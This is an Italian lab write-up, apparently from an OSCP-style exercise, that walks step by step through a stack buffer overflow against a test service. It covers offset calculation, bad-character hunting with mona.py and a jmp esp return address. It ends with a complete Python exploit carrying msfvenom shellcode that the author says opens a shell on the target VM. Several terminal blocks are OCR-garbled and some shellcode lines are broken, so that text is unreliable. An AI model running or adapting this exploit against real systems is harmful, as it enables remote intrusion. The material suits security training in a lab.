# Extra2 - BOF Exploit

## Spiegazione BOF

Il BufferOverflow si verifica quando un'applicazione va a scrivere in aree di memoria non ad essa assegnate dello stack.

Per sfruttare questa vulnerabilità si può portare l'applicazione a scrivere dati formattati in modo tale da far puntare i registri EIP alla porzione di memoria voluta e ad inserire, a partire da questa, lo script malevolo.

Con la presente guida spiegheremo passo-passo, sia in linea teorica che pratica, i passaggi da effettuare per iniettare ed eseguire una reverse shell.

#### **Ambiente**

Per l'esecuzione del BOF abbiamo preparato un ambiente di test così composto:

- VM Kali Linux VM Attaccante
  - o msfvenom
- VM Windows 10 Pro Metaspoitable VM Target
  - o Immunity Debugger
  - o mona.py

### Analisi per determinare crash

Il software che andremo ad attaccare è composto da un file eseguibile oscp.exe

Per verificare che il programma fosse vulnerabile al BOF lo abbiamo eseguito sulla VM Target per poi inviargli, tramite la VM Attaccante, una stringa sufficientemente lunga

```
Challe kall > [-]

The 192 102 30 337 Server | Enter HELP (or help.

Operation 1 and 192 102 303 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 303 Server | Enter HELP (or help.

Operation 1 and 192 102 Server | Enter HELP (or help.

Operation 1 and 192 102 Server | Enter HELP (or help.

Operation 1 and 192 102 Server | Enter HELP (or help.

Operation 1 and 192 102 Server | Enter HELP (or help.

Operation 1 and 192 102 Server | Enter HELP (or help.

Operation 1 and 192 102 Server | Enter HELP (or help.

Operation 1 and 192 Server | Enter HELP (or help.

Operation 1 and 192 Server | Enter HELP (or help.

Operation 1 and 192 Server | Enter HELP (or help.

Operation 1 and 192 Server | Enter HELP (or help.
```

Questo ha causato il crash dell'applicazione visualizzando informazioni utili

- Il registro ESP è stato sovrascritto dall'input inviato dalla macchina attaccante
- Il registro EIP è stato sovrascritto dall'input inviato dalla macchina attaccante

A questo punto è necessario calcolare l'offset fra le aree di memoria dedicate per contenere i valori dei due registri tramite l'utilizzo di due tool forniti dal framework metasploit installato sulla macchina attaccante:

- pattern\_create
- pattern-offset

Con pattern\_create andiamo a creare un payload che invieremo alla VM Target

```
[4x15] -[1]
-[4x15] -[1]
-[4x15] -[1]
-[4x15] -[1]
-[4x15] -[1]
-[4x15] -[1]
-[4x15] -
```

Il crash della VM Target visualizza le seguenti informazioni

```
Registers (FPU)

EAX 0071F260 ASCII "OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0ECX 007F50F4

EDX 000A7143

ESA 0071F288 ASCII "0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq0"

ESI 00401973 oscp.00401973

EII 0A401973 oscp.00401973

EIP 6F43396E

C 0 ES 0028 32bit 0(FFFFFFFF)

A 0 S 0028 32bit 0(FFFFFFFF)

Z 1 DS 0028 32bit 0(FFFFFFFF)

S 0 8 0028 32bit 0(FFFFFFFF)

O 0 Lasterr ERROR_SUCCESS (00000000)

EFL 00010246 (No.NB.E, BE, NS, PE, GE, LE)
```

Il contenuto del registro ESP inizia con "0Co1" e il registro EIP contiene "0x6F43396E"

Convertiamo il contenuto del registro EIP in caratteri ASCII

```
(kali kali) -[~]
$ python
Python 3.12.7 (main, Nov 8 2024, 17:55:36) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import struct
>>> struct.pack
<built-in function pack>
>>> struct.pack("<I", 0×6f43396e)
b'n9Co'
>>> ■
```

E troviamo la posizione dei caratteri memorizzati nei registri all'interno del pattern

```
File Actions Edit View Help

(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q OCO1

[*] Exact match at offset 1982

(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co

[*] Exact match at offset 1978

(kali@kali)-[~]

$ (kali@kali)-[~]
```

Per verificare che le posizioni trovate siano corrette scriviamo uno script in python per inviare un payload con le grandezze calcolate.

```
File Actions Edit View Help

GNU nano 8.3

Import socket

ip = "192.168.50.163"

port = 1337

timeout = 5

payload = 'A'*1978 + 'B' * 4 + 'C' * 16

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.settimeout(timeout)

con = s.connect((ip, port))

s.recv(1024)

s.send(bytes("OVERFLOW1 " + payload, 'latin-1'))

s.recv(1024)

s.close()
```

I valori contenuti in Immunity Debugger confermano i nostri calcoli

- EIP = 0x42424242 => BBBB
- ESP = CCCC
- EAX = 1978\*A

#### Conclusione Parte 1

Siamo riusciti a calcolare la grandezza di informazioni da inviare alla VM Targhet in modo tale da sovrascrivere, in modo controllato, i registri ESP e EIP.

#### **BAD CHARACTERS**

I Badchars sono caratteri che vengono filtrati una volta ricevuti dalla VM Target. I badchars sono in grado di eliminare o rimpiazzare caratteri e/o funzioni legittime rendendo il payload inviato inutile.

La ricerca ed eliminazioni di questi caratteri è una parte cruciale nella metodologia di sviluppo degli exploit.

#### Ricerca BadChars

Per trovare i badchars generiamo uno script che invii tutti i possibili caratteri rappresentabili con una coppia di valori esadecimali, da 0x00 a 0xFF

```
GNU nano 8.3
mport socket
ip = "192.168.50.163"
port = 1337
timeout = 5
ignore_chars = ["\x00"]
badchars =
for i in range(256):
    if chr(i) not in ignore_chars:
       badchars += chr(i)
payload = "A" * 1982 + badchars
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(bytes("OVERFLOW1 " + payload, "latin-1"))
s.recv(1024)
s.close()
```

Il primo badchars è rappresentato da 0x00, lo eliminiamo dal payload e inviamo la parte restante alla VM Target.

Sulla VM Target andiamo ad utilizzare mona.py per confrontare il contenuto salvato dopo l'ESP con i caratteri inviati.

Mona.py richiede un settaggio iniziale tramite il comando

#### !mona config -set workingfolder c:\mona\%p

Successivamente ricreiamo un bytearray, <u>salvato in bytearray.bin</u>, uguale a quello che abbiamo inviato tramite lo script in Python


#### !mona bytearray -b "\x00"

```
### SERVICE OF These bytearray - b "wigg"

### SERVICE OF THE PROPERTY OF THE
```

Come ultimo step andiamo a confrontare il bytearray, uguale a quello inviato con python, con i dati salvati in memoria dopo il registro ESP

#### !mona compare -f C:\mona\oscp\bytearray.bin -a esp




Dallo screen vediamo che al posto di 0x07 lo stack contiene 0x0a. Questo evidenzia come 0x07 sia un Badchar e debba essere rimosso dal payload inviato.

Ripetiamo i passaggi con le seguenti modifiche


- 1. inserendo \x07 nella variabile ignore\_chars dello script python
- 2. !mona bytearray -b "\x00\x07"
- 3. !mona compare -f C:\mona\oscp\bytearray.bin -a esp

#### Notiamo l'output




La prima modifica, in questo caso, è in corrispondenza del carattere 0x2e.

Ripetiamo i passaggi aggiungendo il carattere 0x2e alla lista di caratteri da ignorare e riceviamo l'output successivo



Ripetiamo i passaggi aggiungendo il carattere 0xa0 alla lista di caratteri da ignorare e riceviamo l'output successivo



Tra il payload inviato e i dati salvati non sono presenti differenze. Abbiamo trovato la lista completa di badchars composta da

\x00 \x07 \x2e \ xa0

### Creazione Payload Malevolo

Per creare il payload malevolo, escludendo l'uso dei badchars, usiamo msfvenom

Per fare in modo che il payload malevolo venga eseguito dobbiamo andare a scrivere nel registro EIP, che contiene l'indirizzo della prossima istruzione da eseguire, l'indirizzo dello stack che contenga una chiamata "jmp esp".

Il registro ESP è usato per tener traccia del limite superiore dello stack e, nel nostro caso, l'indirizzo del buffer che andremo a sovrascrivere con lo script malevolo. Con mona.py andiamo a cercare, all'interno del codice dell'eseguibile, le occorrenze dell'istruzione *jmp* esp

!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"

```
Secretary 1. The secretary of the secret
```

Lo script ha trovato nove possibili punti dove far puntare il registro EIP.

Scegliamo il valore 0x625011af che andremo a scrivere nella convenzione little-endian utilizzata dai processori intel.

Ora abbiamo tutte le informazioni per creare lo script python definitivo per iniettare l'exploit

```
import socket
ip = "192.168.50.163"
port = 1337
padding = "A" * 1978
eip = "\xaf\x11\x50\x62" # Compensating for the endianess
nops = "\x90" * 32 # Give space for the payload to grow!
buf = b""
buf += b"\xb8\x99\x75\xf4\x3f\xd9\x74\x24\xf4\x5b"
buf += b"\x2b\xc9\xb1\x52\x31\x43\x17\x03\x43\x17\x83\x72
buf += b"\x89\x16\xca\x78\x9a\x55\x35\x80\x5b\x3a\xbf\x65"
buf += b"\x6a\x7a\xdb\xee\xdd\x4a\xaf\xa2\xd1\x21\xfd\x56"
buf += b"\x61\x47\x2a\x59\xc2\xe2\x0c\x54\xd3\x5f\x6c\xf7'
buf += b"\x57\xa2\xa1\xd7\x66\x6d\xb4\x16\xae\x90\x35\x4a'
buf += b"\x67\xde\xe8\x7a\x0c\xaa\x30\xf1\x5e\x3a\x31\xe6
buf += b"\x17\x3d\x10\xb9\x2c\x64\xb2\x38\xe0\x1c\xfb\x22"
buf += b"\xe5\x19\xb5\xd9\xdd\xd6\x44\x0b\x2c\x16\xea\x72"
buf += b"\x80\xe5\xf2\xb3\x27\x16\x81\xcd\x5b\xab\x92\x0a"
buf += b"\x21\x77\x16\x88\x81\xfc\x80\x74\x33\xd0\x57\xff
buf += b"\x3f\x9d\x1c\xa7\x23\x20\xf0\xdc\x58\xa9\xf7\x32"
buf += b"\xe9\xe9\xd3\x96\xb1\xaa\x7a\x8f\x1f\x1c\x82\xcf"
buf += b"\xff\xc1\x26\x84\x12\x15\x5b\xc7\x7a\xda\x56\xf7
buf += b"\x7a\x74\xe0\x84\x48\xdb\x5a\x02\xe1\x94\x44\xd5"
buf += b"\x06\x8f\x31\x49\xf9\x30\x42\x40\x3e\x64\x12\xfa"
buf += b"\x97\x05\xf9\xfa\x18\xd0\xae\xaa\xb6\x8b\x0e\x1a"
buf += b"\x77\x7c\xe7\x70\x78\xa3\x17\x7b\x52\xcc\xb2\x86"
buf += b"\x35\x33\xea\xba\xa1\xdb\xe9\xba\x38\x41\x67\x5c"
buf += b"\x50\x69\x21\xf7\xcd\x10\x68\x83\x6c\xdc\xa6\xee
buf += b"\xaf\x56\x45\x0f\x61\x9f\x20\x03\x16\x6f\x7f\x79"
buf += b"\xb1\x70\x55\x15\x5d\xe2\x32\xe5\x28\x1f\xed\xb2"
buf += b"\x7d\xd1\xe4\x56\x90\x48\x5f\x44\x69\x0c\x98\xcc'
buf += b"\xb6\xed\x27\xcd\x3b\x49\x0c\xdd\x85\x52\x08\x89"
buf += b"\x59\x05\xc6\x67\x1c\xff\xa8\xd1\xf6\xac\x62\xb5"
buf += b"\x8f\x9e\xb4\xc3\x8f\xca\x42\x2b\x21\xa3\x12\x54"
buf += b"\x8e\x23\x93\x2d\xf2\xd3\x5c\xe4\xb6\xf4\xbe\x2c"
buf += b"\xc3\x9c\x66\xa5\x6e\xc1\x98\x10\xac\xfc\x1a\x90"
buf += b"\x4d\xfb\x03\xd1\x48\x47\x84\x0a\x21\xd8\x61\x2c"
buf += b"\x96\xd9\xa3"
payload = padding + eip + nops + buf.decode("latin-1")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(bytes("OVERFLOW1 " + payload,"latin-1"))
s.recv(1024)
s.close()
```

Che una volta eseguito ci dà accesso alla shell della VM Target

## Difese possibili

Le tecniche possibili per evitare lo sfruttamento del BOF:

- DEP (Data Execution Prevention): Blocca l'esecuzione nello stack/heap
- ASLR (Address Space Layout Randomization): Randomizza gli indirizzi in memoria
- Compilazione Sicura: Uso di -fstack-protector, -D\_FORTIFY\_SOURCE, ecc.